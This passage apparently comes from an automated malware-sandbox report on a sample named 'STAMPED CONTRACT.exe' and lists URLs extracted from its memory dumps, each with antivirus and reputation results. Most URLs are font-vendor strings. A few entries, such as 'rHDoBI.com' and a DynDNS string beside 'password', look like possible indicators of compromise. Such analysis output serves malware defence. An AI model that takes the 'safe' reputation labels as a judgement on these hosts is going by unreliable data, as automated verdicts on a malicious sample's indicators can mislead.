CONTRACT.exe, 00000000.00000003.244898992.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245207412.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244621285.0000000005838000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.comtoed	STAMPED CONTRACT.exe, 00000000.00000003.245184653.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244871311.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244945073.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244981444.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245236568.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245088265.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244898992.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245207412.0000000005838000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.goodfont.co.kr	STAMPED CONTRACT.exe, 00000000.00000002.283198266.0000000006AF2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.comcea5	STAMPED CONTRACT.exe, 00000000.00000003.244160565.0000000005838000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.jiyu-kobo.co.jp/jp/;N	STAMPED CONTRACT.exe, 00000000.00000003.242841186.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.242805323.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.243028312.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.242747229.0000000005838000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.coml1	STAMPED CONTRACT.exe, 00000000.00000003.249422211.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.249104494.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.249326775.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.249155217.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.249119841.0000000005838000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.carterandcone.comypo	STAMPED CONTRACT.exe, 00000000.00000003.241837648.00000000057F3000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.sajatypeworks.com	STAMPED CONTRACT.exe, 00000000.00000002.283198266.0000000006AF2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.typography.netD	STAMPED CONTRACT.exe, 00000000.00000002.283198266.0000000006AF2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.founder.com.cn/cn/cThe	STAMPED CONTRACT.exe, 00000000.00000002.283198266.0000000006AF2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	STAMPED CONTRACT.exe, 00000000.00000003.247090095.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000002.283198266.0000000006AF2000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.247231044.0000000005838000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://fontfabrik.com	STAMPED CONTRACT.exe, 00000000.00000002.283198266.0000000006AF2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/4	STAMPED CONTRACT.exe, 00000000.00000003.242306926.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.242261048.0000000005837000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.242282296.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.242347916.0000000005838000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp//	STAMPED CONTRACT.exe, 00000000.00000003.242841186.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.242805323.0000000005838000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.comFsN	STAMPED CONTRACT.exe, 00000000.00000003.246095684.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246244019.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246138159.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245733889.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246055786.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245653439.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245874099.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245982334.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245629944.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245915875.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245692605.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246184367.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245601973.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246309772.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246278619.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245804289.0000000005838000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.comNNA	STAMPED CONTRACT.exe, 00000000.00000003.245408934.0000000005838000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/Y0p	STAMPED CONTRACT.exe, 00000000.00000003.242406688.0000000005838000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/;N	STAMPED CONTRACT.exe, 00000000.00000003.242604914.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.242406688.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.242555593.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.242518165.0000000005838000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://DynDns.comDynDNSnamejidpasswordPsi/Psi	STAMPED CONTRACT.exe, 00000007.00000002.510347221.00000000030F1000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	STAMPED CONTRACT.exe, 00000000.00000002.283198266.0000000006AF2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/Y0	STAMPED CONTRACT.exe, 00000000.00000003.242306926.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.242406688.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.242347916.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.242518165.0000000005838000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.jiyu-kobo.co.jp/jp/2N	STAMPED CONTRACT.exe, 00000000.00000003.242841186.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.242604914.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.242805323.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.242555593.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.242747229.0000000005838000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/WN8	STAMPED CONTRACT.exe, 00000000.00000003.242841186.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.242805323.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.242747229.0000000005838000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fonts.com	STAMPED CONTRACT.exe, 00000000.00000002.283198266.0000000006AF2000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.sandoll.co.kr	STAMPED CONTRACT.exe, 00000000.00000002.283198266.0000000006AF2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.urwpp.deDPlease	STAMPED CONTRACT.exe, 00000000.00000002.283198266.0000000006AF2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.comdita	STAMPED CONTRACT.exe, 00000000.00000003.245184653.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244839521.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244590841.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244716470.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244871311.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244774460.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244503756.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244664517.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244945073.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244981444.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244685393.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245088265.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244744770.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244642233.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244898992.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244621285.0000000005838000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/jp/aNr	STAMPED CONTRACT.exe, 00000000.00000003.242841186.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.242604914.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.242805323.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.242747229.0000000005838000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.zhongyicts.com.cn	STAMPED CONTRACT.exe, 00000000.00000002.283198266.0000000006AF2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	STAMPED CONTRACT.exe, 00000000.00000002.272424508.0000000002891000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.comuev	STAMPED CONTRACT.exe, 00000000.00000003.245184653.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244945073.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244981444.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245236568.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245088265.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244898992.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245207412.0000000005838000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.sakkal.com	STAMPED CONTRACT.exe, 00000000.00000002.283198266.0000000006AF2000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.comepkof	STAMPED CONTRACT.exe, 00000000.00000003.244216645.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244246168.0000000005838000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.jiyu-kobo.co.jp/ENN	STAMPED CONTRACT.exe, 00000000.00000003.243120088.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.242841186.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.243270592.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.242805323.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.243028312.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.243074364.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.242747229.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.243296774.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.243244185.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.243198581.0000000005838000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.comlicF	STAMPED CONTRACT.exe, 00000000.00000003.246095684.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246244019.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246138159.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246055786.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245982334.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246366325.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246184367.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246406234.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246309772.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246278619.0000000005838000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/FN	STAMPED CONTRACT.exe, 00000000.00000003.242306926.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.242604914.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.242406688.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.242555593.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.242347916.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.242518165.0000000005838000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0	STAMPED CONTRACT.exe, 00000000.00000002.283198266.0000000006AF2000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.241504634.0000000005833000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com	STAMPED CONTRACT.exe, 00000000.00000003.246095684.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246244019.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246138159.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246778015.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000002.283198266.000006AF2000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246634857.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246513766.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244387066.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244456429.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246462744.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244839521.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244590841.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244716470.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244871311.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246055786.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246613407.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245874099.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244410342.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246592558.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245982334.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244216645.0000000005838000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.galapagosdesign.com/	STAMPED CONTRACT.exe, 00000000.00000003.247108579.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.247090095.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.247133221.0000000005838000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/)N	STAMPED CONTRACT.exe, 00000000.00000003.242604914.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.242555593.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.242747229.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.242518165.0000000005838000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.comue	STAMPED CONTRACT.exe, 00000000.00000003.246095684.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246244019.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246138159.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245733889.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246055786.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245653439.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245874099.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245982334.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245629944.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245915875.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245692605.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246184367.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245601973.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246309772.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246278619.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245804289.0000000005838000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.carterandcone.come	STAMPED CONTRACT.exe, 00000000.00000003.241837648.00000000057F3000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://rHDoBI.com	STAMPED CONTRACT.exe, 00000007.00000002.510347221.00000000030F1000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.comcomd	STAMPED CONTRACT.exe, 00000000.00000003.246095684.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246244019.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246138159.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245733889.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246055786.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245653439.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245874099.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245982334.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245629944.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245915875.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245692605.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246366325.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246184367.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245601973.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245566177.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246406234.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246309772.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246278619.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245804289.0000000005838000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.jiyu-kobo.co.jp/jp/)N	STAMPED CONTRACT.exe, 00000000.00000003.243120088.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.242841186.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.243327845.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.243270592.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.242805323.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.243028312.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.243074364.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.243296774.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.243244185.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.243198581.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.243377889.0000000005838000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.comF2N	STAMPED CONTRACT.exe, 00000000.00000003.244216645.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.244246168.0000000005838000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.comicta	STAMPED CONTRACT.exe, 00000000.00000003.246095684.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246244019.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245487340.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246138159.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245733889.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246055786.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245653439.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245874099.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245982334.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245629944.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245915875.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245692605.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246366325.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246184367.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245601973.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245408934.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245566177.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246406234.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246309772.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.245442824.0000000005838000.00000004.00000800.00020000.00000000.sdmp, STAMPED CONTRACT.exe, 00000000.00000003.246278619.0000000005838000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
